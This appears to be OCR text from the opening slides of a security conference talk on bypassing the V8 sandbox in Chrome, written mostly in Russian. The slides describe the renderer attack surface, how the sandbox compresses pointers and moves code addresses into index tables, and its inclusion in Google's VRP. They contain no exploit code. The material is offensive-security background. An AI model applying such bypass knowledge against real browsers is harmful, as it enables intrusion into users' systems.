




V8 Sandbox bypass

Yuriy Pazdnikov



Junior pentester, BI.ZONE





1. Chrome security layers



Attack surface



Attack surface




Attack surface

- Права рендерера ограничены и он не может напрямую делать системные вызовы, однако с помощью скомпрометированного рендерера атакующий может:
 - Вызывать ipc методы с целью дальнейшей эксплуатации chrome ipc sandbox и получения полноценного rce.
 - Атаковать сайты под тем же доменом.
- Для усложнения атак на рендерер команда безопасности v8 ввела новый защитный механизм – v8 sandbox.



2. V8 sandbox.





V8 sandbox

Предпосылки:

- У атакующего есть memory corruption уязвимость в v8.
- Необходимо сделать так, чтобы даже при наличии memory corruption уязвимости дальнейшая эксплуатация была невозможна.(Полный контроль над памятью процесса.)



V8 sandbox.




V8 sandbox



Вместо прямых 8-байтовых указателей на объекты в куче хранятся только 4 байта, который потом суммируются с heap base.

V8 sandbox

Все опасные объекты, такие как адреса исполняемого кода вынесены из кучи в отдельную область памяти. Доступ к ним происходит не по адресам, а по индексам в специальных таблицах, в которых и хранится их непосредственный адрес.



V8 sandbox

В апреле Google добавила v8 sandbox в vrp.

V8 Sandbox — a lightweight, in-process sandbox for V8 — has now progressed to the point where it is no longer considered an experimental security feature. Starting today, the V8 Sandbox is included in Chrome's Vulnerability Reward Program (VRP). While there are still a number of issues to resolve before it becomes a strong security boundary, the VRP inclusion is an important step in that direction.

